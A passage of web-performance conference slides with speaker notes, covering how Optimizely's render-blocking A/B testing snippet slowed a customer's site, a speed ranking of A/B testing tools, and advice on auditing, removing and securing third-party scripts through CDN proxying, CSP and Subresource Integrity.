
Incident 7: the "optimisation"



“


*Our goal is not to make a fast website,
it is to maximise business success.*

The customer implemented the performance optimisation tool and performance metrics tanked.



How A/B testing tools worsen your site speed - orangevalley

What's 500ms worth?



status.optimizely.com

Slide notes

Optimizely's default implementation is a render-blocking script. Their SLA for performance is 500ms. Half a second is a long time to block the user experience.

The biggest win here is to serve the snippet over your connection. This removes at least three round-trips from the critical path.

Proxy through your domain

Optimizely self-hosting for Akamai users

Last updated: Mar 27, 2019



THIS ARTICLE WILL HELP YOU:

- Set up **CDN self-hosting** using Akamai


Self-hosting is ideal for customers who are using both HTTP/2 to serve their website and a **CDN**. By self-hosting, you can eliminate a SSL connection to Optimizely while using multiplexing to request the snippet faster.

Evaluate performance

| Top 9 Fastest AB testing tools | | | | | | |
|---|--------------|-------------|---------------------------|--------------|-------------------|------------------------|
| Ranked by time to complete test variation | | | | | | |
| Rank | Tool | Technology | CDN | Snippet type | Snippet placement | Variation complete (s) |
| 1 | SiteSpect | Server-side | n/a | n/a | n/a | 1.33 |
| 2 | Maxymiser | Client-side | Akamai | Synchronous | <head> | 1.70 |
| 3 | Convert | Client-side | Akamai | Synchronous | <head> | 1.81 |
| 4 | Optimizely | Client-side | Akamai/Edgecast | Synchronous | <head> | 1.86 |
| 5 | Optimost | Client-side | Akamai | Synchronous | <head> | 1.93 |
| 6 | Marketizator | Client-side | Cloudfront | Synchronous | <head> | 2.13 |
| 7 | Qubit | Client-side | Cloudfront | Synchronous | <head> | 2.73 |
| 8 | AB Tasty | Client-side | Amazon/MaxCDN /Cloudfront | Synchronous | <head> | 2.88 |
| 9 | VWO | Client-side | Private CDN | Asynchronous | <head> | 4.29 |

How A/B testing tools worsen your site speed - orangevalley

Use the platform



Introducing Performance Edge: Making Web Experiments Run Blazingly Fast

Slide notes

Optimizely knows the issue, and have released a product which dynamically generates the script at the edge to reduce bundle size.

What can we learn?



Slide notes

No notes on this slide.

"

*Everything should have a value
because everything has a cost*

Tim Kadlec

Visibility is Key

- WebPageTest & RequestMap
- CSP Reports
- Resource Timing in RUM

Identifying, Auditing, and Discussing Third Parties

Determine the risk & value

- WebPageTest Block & SPoF
- RUM Correlations
- Webbkoll by Dataskydd

Remove the unnecessary

- Ownership & ROI
- Adaptive Loading
- Server-side equivalents

Immunise against the necessary

- Proxy through your CDN
- Content-Security-Policy
- Subresource Integrity
- Minimise Customisation

Lock it down!

- Lock down tag manager
- Business process for tags

Thank you

@SimonHearne

simon@hearne.me

simonhearne.com/talks/

noti.st/simonhearne

